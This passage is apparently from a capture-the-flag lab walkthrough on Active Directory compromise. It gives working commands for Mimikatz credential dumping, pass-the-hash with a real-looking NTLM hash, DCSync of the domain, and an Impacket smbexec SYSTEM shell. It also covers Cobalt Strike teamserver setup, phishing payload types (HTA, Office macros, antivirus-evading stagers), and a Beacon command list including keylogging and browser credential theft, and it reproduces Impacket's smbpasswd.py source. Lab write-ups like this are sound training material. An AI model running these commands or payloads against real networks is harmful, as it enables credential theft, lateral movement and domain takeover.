
For easier command execution,
we set up CS forwarding so we can access the internal network from the original machine.

It is not very stable, though; it crashes after a few minutes.
We also obtained flag2.
shell type C:\Users\Administrator\flag\flag02.txtflag03
Upload Mimikatz.
Files and content can be copied and pasted directly from the local machine in RDP.
I uploaded it directly to the desktop C:\Users\Aldrich\Desktop.
Gather some information.
logonpasswords
shell net user /domain
It turns out that win2016$ is in the Domain Admins group.
Find the corresponding HASH value.
The screenshot here was not captured well; sorry.
shell C:\\Users\\Aldrich\\Desktop\\mimikatz.exe "privilege::debug" "sekurlsa::pth /user:WIN2016$ /domain:xiaorang.lab /ntlm:e2b1058677aab11c6b7359eb7d8d4d77" "exit"Obtain the corresponding hash value.
shell C:\\Users\\Aldrich\\Desktop\\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:xiaorang.lab /all /csv" "exit"

Finally, use Pass-the-Hash.
┌──(root㉿kali)-[/mnt/…/shared/impacket-0.12.0/impacket-0.12.0/examples]
└─# proxychains python3 smbexec.py -hashes :2c9d81bdcf3ec8b1def10328a7cc2f08 administrator@172.22.8.15

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  43.134.9.57:1088  ...  172.22.8.15:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\Users\Administrator\flag\flag03.txt
 _________               __    _                  _
|  _   _  |             [  |  (_)                / |_
|_/ | | \_|.--.   .---.  | |  __  .---.  _ .--. `| |-'
    | |   ( (`\] / /'`\] | | [  |/ /__\\[ `.-. | | |
   _| |_   `'.'. | \__.  | |  | || \__., | | | | | |,
  |_____| [\__) )'.___.'[___][___]'.__.'[___||__]\__/


Congratulations! ! !

flag03: flag{47227631-3839-45c1-ae12-8fe7a6d876f6}
Running this script gives an interactive command execution session.
We obtain system privileges on machine 15.
Obtain flag03.
Others
Cobalt Strike
Perhaps everyone uses CS derivatives nowadays.
Setting up the CS platform
For how to configure CS, see this article:
Cobalt Strike Installation and Configuration | XSTARK
Install the Java 11 environment.
sudo apt install openjdk-11-jdkConfigure the server.
43.134.9.57
./teamserver 43.134.9.57 pass

Connect from the client.
Payload types and selection
- HTML Application
- Generates a malicious HTML application in .hta format, suitable for phishing emails and web social engineering. Running it in the target browser triggers the payload.
- MS Office Macro
- Generates a macro (VBA script) that can be embedded in Word, Excel, and other Office files, suitable for phishing attachments. The payload runs after the target opens the document and enables macros.
- Stager Payload Generator
- Generates a “small first-stage loader,” mainly used to download and load the real Beacon (the second-stage payload). Suitable for scenarios where the main Beacon needs to be fetched after first bypassing antivirus software.
- Usually small and stealthy, but relies on a second network download.
- Stageless Payload Generator
- Generates a “one-step main payload” without stages; all code is packaged into one file. Suitable when network access is unrestricted and file size is not a concern.
- More stable, but larger and sometimes detected more often.
- Windows Stager Payload
- Specifically generates a “staged” payload for Windows (first downloading a stager, then loading Beacon).
- Suitable for first running a small piece of code on a Windows target, which then automatically connects back to the main Beacon.
- Windows Stageless Payload
- Specifically generates a “one-step” payload for Windows, with everything packaged in one file.
- Suitable for direct deployment to a Windows target; it comes online directly when run.
- Windows Stageless Generate All Payloads
- Generates all common “one-step” payload formats for Windows at once, such as exe, dll, ps1, and bin.
Built-in Beacon commands
argue			命令行参数欺骗
blockdlls			禁止子进程加载非微软签名的dll
browserpivot			注入浏览器进程代理用户已认证身份(仅支持IE)
cancel			取消正在下载的文件
cd			跳转目录
checkin			强制目标回连并更新状态(用于DNS上线,DNS模式下无新任务时目标不会回连Teamserver)
chromedump			提取Chrome保存的账号密码、Cookies等信息
covertvpn			部署Covert VPN客户端
clear			清空beacon任务队列
connect			通过TCP正向连接远程Beacon
cp			复制文件
dcsync			从域控提取密码hash
desktop			远程VNC控制用户桌面
dllinject		注入一个内存反射加载的dll到目标进程
dllload			使用LoadLibrary方式在目标进程中加载一个dll
download		下载文件
downloads		列出所有正在下载的文件
drives			列出所有磁盘盘符
elevate			利用提权漏洞获取一个高权限Beacon
execute			在目标上执行程序(无回显)
execute-assembly	在目标上内存加载执行本地.NET程序
exit			结束当前Beacon会话
getprivs		在当前进程访问令牌(access token)中启用system特权
getsystem		尝试获取SYSTEM用户权限
getuid			获取当前进程访问令牌(access token)的用户信息
hashdump		获取本地用户hash
history			显示历史命令记录
help			帮助信息
inject			在指定进程中注入新的Beacon会话
inline-execute		在当前会话中执行Beacon Object File
jobs			列出所有后台任务
jobkill			结束一个后台任务
jump			在远程机器上植入Beacon(横向移动)
kerberos_ccache_use		从ccache文件导入kerberos票据到当前会话中
kerberos_ticket_purge	清空当前会话中的所有kerberos票据
kerberos_ticket_use		从ticket文件中导入kerberos票据到当前会话中
keylogger		开启键盘记录
kill			结束指定进程
link			通过命名管道正向连接远程Beacon
logonpasswords		使用mimikatz获取密码和hash
ls			列出目录文件
make_token		创建进程访问令牌(access token),仅用于访问网络资源
mimikatz		运行mimikatz
mkdir			创建目录
mode dns		使用DNS A记录作为数据通道(仅支持DNS上线Beacon)
mode dns6		使用DNS AAAA记录作为数据通道(仅支持DNS上线Beacon)
mode dns-txt		使用DNS TXT记录作为数据通道(仅支持DNS上线Beacon)
mv			移动文件
net			网络和主机探测工具(内置net命令)
note			给当前会话添加备注信息
portscan		网络端口扫描
powerpick		内存执行Powershell命令(不调用powershell.exe)
powershell		通过powershell.exe执行Powershell命令
powershell-import	导入本地powershell脚本到当前会话中
ppid			为所有新运行的进程设置伪造的父进程PID
printscreen		使用PrintScr方式截屏
ps			显示进程列表
psinject		注入到指定进程后在内存中执行Powershell命令(不调用powershell.exe)
pth			使用Mimikatz执行Pass-the-hash
pwd			显示当前目录
reg			查询注册表
remote-exec		在远程机器上执行命令(横向移动)
rev2self		恢复原始进程访问令牌(access token)
rm			删除文件或文件夹
rportfwd		反向端口转发(从Cobalt Strike Teamserver发起连接)
rportfwd_local		反向端口转发(从Cobalt Strike客户端发起连接)
run			在目标上执行程序(有回显)
runas			以另一个用户身份执行程序
runasadmin		以高权限执行程序
runu			以另一个进程PID作为父进程PID,并以其用户身份执行程序
screenshot		截屏
screenwatch		屏幕监控,每隔一段时间截屏
setenv			设置环境变量
shell			使用cmd.exe执行命令
shinject		注入shellcode到指定进程中
shspawn			创建傀儡进程并注入shellcode到其中运行
sleep			设置beacon回连间隔时间
socks			启动SOCKS4a代理服务器
socks stop		停止SOCKS4a代理服务器
spawn			创建一个新Beacon会话
spawnas			以另一个用户身份创建一个新Beacon会话
spawnto			设置创建新进程时使用的可执行文件路径(傀儡进程的宿主exe文件路径)
spawnu			以另一个进程PID作为父进程PID,并以其用户身份创建一个新Beacon会话
spunnel			运行第三方agent shellcode并将其反向代理到控制端(从Cobalt Strike Teamserver发起连接)
spunnel_local		运行第三方agent shellcode并将其反向代理到控制端(从Cobalt Strike客户端发起连接)
ssh			通过SSH连接远程主机(使用账号密码认证)
ssh-key			通过SSH连接远程主机(使用证书私钥认证)
steal_token		从指定进程中窃取访问令牌(access token)
timestomp		复制B文件的创建、访问、修改时间戳到A文件(文件时间戳伪造)
unlink			断开与beacon的连接(用于通过TCP、命名管道连接的beacon)
upload			上传文件
!			运行历史命令
smbpasswd.py archive
https://lira.epac.to/DOCS/python3-impacket/examples/smbpasswd.py
#!/usr/bin/env python
# Impacket - Collection of Python classes for working with network protocols.
#
# SECUREAUTH LABS. Copyright (C) 2022 SecureAuth Corporation. All rights reserved.
#
# This software is provided under a slightly modified version
# of the Apache Software License. See the accompanying LICENSE file
# for more information.
#
# Description:
#  	This script is an alternative to smbpasswd tool and intended to be used
#  	for changing passwords remotely over SMB (MSRPC-SAMR). It can perform the
#  	password change when the current password is expired, and supports NTLM
#  	hashes as a new password value instead of a plaintext value. As for the
#  	latter approach the new password is flagged as expired after the change
#  	due to how SamrChangePasswordUser function works.
#
# 	Examples:
#  		smbpasswd.py j.doe@192.168.1.11
#  		smbpasswd.py contoso.local/j.doe@DC1 -hashes :fc525c9683e8fe067095ba2ddc971889
#  		smbpasswd.py contoso.local/j.doe:'Passw0rd!'@DC1 -newpass 'N3wPassw0rd!'
#  		smbpasswd.py contoso.local/j.doe:'Passw0rd!'@DC1 -newhashes :126502da14a98b58f2c319b81b3a49cb
#  		smbpasswd.py contoso.local/j.doe:'Passw0rd!'@DC1 -newpass 'N3wPassw0rd!' -altuser administrator -altpass 'Adm1nPassw0rd!'
#  		smbpasswd.py contoso.local/j.doe:'Passw0rd!'@DC1 -newhashes :126502da14a98b58f2c319b81b3a49cb -altuser CONTOSO/administrator -altpass 'Adm1nPassw0rd!' -admin
#  		smbpasswd.py SRV01/administrator:'Passw0rd!'@10.10.13.37 -newhashes :126502da14a98b58f2c319b81b3a49cb -altuser CONTOSO/SrvAdm -althash 6fe945ead39a7a6a2091001d98a913ab
#
# Author:
#  	@snovvcrash
#  	@bransh
#  	@alefburzmali
#
# References:
#  	https://snovvcrash.github.io/2020/10/31/pretending-to-be-smbpasswd-with-impacket.html
#  	https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/
#  	https://github.com/samba-team/samba/blob/master/source3/utils/smbpasswd.c
#  	https://github.com/SecureAuthCorp/impacket/pull/381
#  	https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/acb3204a-da8b-478e-9139-1ea589edb880
#  	https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/9699d8ca-e1a4-433c-a8c3-d7bebeb01476
#  	https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/538222f7-1b89-4811-949a-0eac62e38dce
#

import sys
import logging
from getpass import getpass
from argparse import ArgumentParser

from impacket import version
from impacket.examples import logger
from impacket.examples.utils import parse_target
from impacket.dcerpc.v5 import transport, samr


class SMBPasswd:

	def __init__(self, address, domain='', username='', oldPassword='', newPassword='', oldPwdHashLM='', oldPwdHashNT='', newPwdHashLM='', newPwdHashNT=''):
		self.address = address
		self.domain = domain
		self.username = username
		self.oldPassword = oldPassword
		self.newPassword = newPassword
		self.oldPwdHashLM = oldPwdHashLM
		self.oldPwdHashNT = oldPwdHashNT
		self.newPwdHashLM = newPwdHashLM
		self.newPwdHashNT = newPwdHashNT
		self.dce = None

	def connect(self, domain='', username='', password='', nthash='', anonymous=False):
		rpctransport = transport.SMBTransport(self.address, filename=r'\samr')
		if anonymous:
			rpctransport.set_credentials(username='', password='', domain='', lmhash='', nthash='', aesKey='')
		elif username != '':
			lmhash = ''
			rpctransport.set_credentials(username, password, domain, lmhash, nthash, aesKey='')
		else:
			rpctransport.set_credentials(self.username, self.oldPassword, self.domain, self.oldPwdHashLM, self.oldPwdHashNT, aesKey='')

		self.dce = rpctransport.get_dce_rpc()
		self.dce.connect()
		self.dce.bind(samr.MSRPC_UUID_SAMR)

	def hSamrUnicodeChangePasswordUser2(self):
		try:
			resp = samr.hSamrUnicodeChangePasswordUser2(self.dce, '\x00', self.username, self.oldPassword, self.newPassword, self.oldPwdHashLM, self.oldPwdHashNT)
		except Exception as e:
			if 'STATUS_PASSWORD_RESTRICTION' in str(e):
				logging.critical('Some password update rule has been violated. For example, the password may not meet length criteria.')
			else:
				raise e
		else:
			if resp['ErrorCode'] == 0:
				logging.info('Password was changed successfully.')
			else:
				logging.error('Non-zero return code, something weird happened.')
				resp.dump()

	def hSamrChangePasswordUser(self):
		try:
			serverHandle = samr.hSamrConnect(self.dce, self.address + '\x00')['ServerHandle']
			domainSID = samr.hSamrLookupDomainInSamServer(self.dce, serverHandle, self.domain)['DomainId']
			domainHandle = samr.hSamrOpenDomain(self.dce, serverHandle, domainId=domainSID)['DomainHandle']
			userRID = samr.hSamrLookupNamesInDomain(self.dce, domainHandle, (self.username,))['RelativeIds']['Element'][0]
			userHandle = samr.hSamrOpenUser(self.dce, domainHandle, userId=userRID)['UserHandle']
		except Exception as e:
			if 'STATUS_NO_SUCH_DOMAIN' in str(e):
				logging.critical('Wrong realm. Try to set the domain name for the target user account explicitly in format DOMAIN/username.')
				return
			else:
				raise e

		try:
			resp = samr.hSamrChangePasswordUser(self.dce, userHandle, self.oldPassword, newPassword='', oldPwdHashNT=self.oldPwdHashNT,
                                                newPwdHashLM=self.newPwdHashLM, newPwdHashNT=self.newPwdHashNT)
		except Exception as e:
			if 'STATUS_PASSWORD_RESTRICTION' in str(e):
				logging.critical('Some password update rule has been violated. For example, the password history policy may prohibit the use of recent passwords.')
			else:
				raise e
		else:
			if resp['ErrorCode'] == 0:
				logging.info('NTLM hashes were changed successfully.')
			else:
				logging.error('Non-zero return code, something weird happened.')
				resp.dump()

	def hSamrSetInformationUser(self):
		try:
			serverHandle = samr.hSamrConnect(self.dce, self.address + '\x00')['ServerHandle']
			domainSID = samr.hSamrLookupDomainInSamServer(self.dce, serverHandle, self.domain)['DomainId']
			domainHandle = samr.hSamrOpenDomain(self.dce, serverHandle, domainId=domainSID)['DomainHandle']
			userRID = samr.hSamrLookupNamesInDomain(self.dce, domainHandle, (self.username,))['RelativeIds']['Element'][0]
			userHandle = samr.hSamrOpenUser(self.dce, domainHandle, userId=userRID)['UserHandle']
		except Exception as e:
			if 'STATUS_NO_SUCH_DOMAIN' in str(e):
				logging.critical('Wrong realm. Try to set the domain name for the target user account explicitly in format DOMAIN/username.')
				return
			else:
				raise e
		try:
			resp = samr.hSamrSetNTInternal1(self.dce, userHandle, self.newPassword, self.newPwdHashNT)
		except Exception as e:
			raise e
		else:
			if resp['ErrorCode'] == 0:
				logging.info('Credentials were injected into SAM successfully.')
			else:
				logging.error('Non-zero return code, something weird happened.')
				resp.dump()


def init_logger(options):
	logger.init(options.ts)
	if options.debug is True:
		logging.getLogger().setLevel(logging.DEBUG)
		logging.debug(version.getInstallationPath())
	else:
		logging.getLogger().setLevel(logging.INFO)


def parse_args():
	parser = ArgumentParser(description='Change password over SMB.')

	parser.add_argument('target', action='store', help='[[domain/]username[:password]@]<targetName or address>')
	parser.add_argument('-ts', action='store_true', help='adds timestamp to every logging output')
	parser.add_argument('-debug', action='store_true', help='turn DEBUG output ON')

	group = parser.add_mutually_exclusive_group()
	group.add_argument('-newpass', action='store', default=None, help='new SMB password')
	group.add_argument('-newhashes', action='store', default=None, metavar='LMHASH:NTHASH', help='new NTLM hashes, format is LMHASH:NTHASH '
                                                                           '(the user will be asked to change their password at next logon)')

	group = parser.add_argument_group('authentication')
	group.add_argument('-hashes', action='store', default=None, metavar='LMHASH:NTHASH', help='NTLM hashes, format is LMHASH:NTHASH')

	group = parser.add_argument_group('RPC authentication')
	group.add_argument('-altuser', action='store', default=None, help='alternative username')
	group.add_argument('-altpass', action='store', default=None, help='alternative password')
	group.add_argument('-althash', action='store', default=None, help='alternative NT hash')

	group = parser.add_argument_group('set credentials method')
	group.add_argument('-admin', action='store_true', help='injects credentials into SAM (requires admin\'s priveleges on a machine, '
		               'but can bypass password history policy)')

	return parser.parse_args()


if __name__ == '__main__':
	print(version.BANNER)

	options = parse_args()
	init_logger(options)

	domain, username, oldPassword, address = parse_target(options.target)

	if domain is None:
		domain = 'Builtin'

	if options.hashes is not None:
		try:
			oldPwdHashLM, oldPwdHashNT = options.hashes.split(':')
		except ValueError:
			logging.critical('Wrong hashes string format. For more information run with --help option.')
			sys.exit(1)
	else:
		oldPwdHashLM = ''
		oldPwdHashNT = ''

	if oldPassword == '' and oldPwdHashNT == '' and not options.admin:
		oldPassword = getpass('Current SMB password: ')

	if options.newhashes is not None:
		try:
			newPwdHashLM, newPwdHashNT = options.newhashes.split(':')
		except ValueError:
			logging.critical('Wrong new hashes string format. For more information run with --help option.')
			sys.exit(1)
		newPassword = ''
	else:
		newPwdHashLM = ''
		newPwdHashNT = ''
		if options.newpass is None:
			newPassword = getpass('New SMB password: ')
			if newPassword != getpass('Retype new SMB password: '):
				logging.critical('Passwords do not match, try again.')
				sys.exit(1)
		else:
			newPassword = options.newpass

	smbpasswd = SMBPasswd(address, domain, username, oldPassword, newPassword, oldPwdHashLM, oldPwdHashNT, newPwdHashLM, newPwdHashNT)

	if options.altuser is not None:
		try:
			altDomain, altUsername = options.altuser.split('/')
		except ValueError:
			altDomain = domain
			altUsername = options.altuser

		if options.altpass is not None and options.althash is None:
			altPassword = options.altpass
			altNTHash = ''
		elif options.altpass is None and options.althash is not None:
			altPassword = ''
			altNTHash = options.althash
		elif options.altpass is None and options.althash is None:
			logging.critical('Please, provide either alternative password or NT hash for RPC authentication.')
			sys.exit(1)
		else:  # if options.altpass is not None and options.althash is not None
			logging.critical('Argument -altpass not allowed with argument -althash.')
			sys.exit(1)
	else:
		altUsername = ''

	try:
		if altUsername == '':
			smbpasswd.connect()
		else:
			logging.debug('Using {}\\{} credentials to connect to RPC.'.format(altDomain, altUsername))
			smbpasswd.connect(altDomain, altUsername, altPassword, altNTHash)
	except Exception as e:
		if any(msg in str(e) for msg in ['STATUS_PASSWORD_MUST_CHANGE', 'STATUS_PASSWORD_EXPIRED']):
			if newPassword:
				logging.warning('Password is expired, trying to bind with a null session.')
				smbpasswd.connect(anonymous=True)
			else:
				logging.critical('Cannot set new NTLM hashes when current password is expired. Provide a plaintext value for the new password.')
				sys.exit(1)
		elif 'STATUS_LOGON_FAILURE' in str(e):
			logging.critical('Authentication failure.')
			sys.exit(1)
		else:
			raise e

	if options.admin:
		# Inject credentials into SAM (requires admin's privileges)
		smbpasswd.hSamrSetInformationUser()
	else:
		if newPassword:
			# If using a plaintext value for the new password
			smbpasswd.hSamrUnicodeChangePasswordUser2()
		else:
			# If using NTLM hashes for the new password
			smbpasswd.hSamrChangePasswordUser()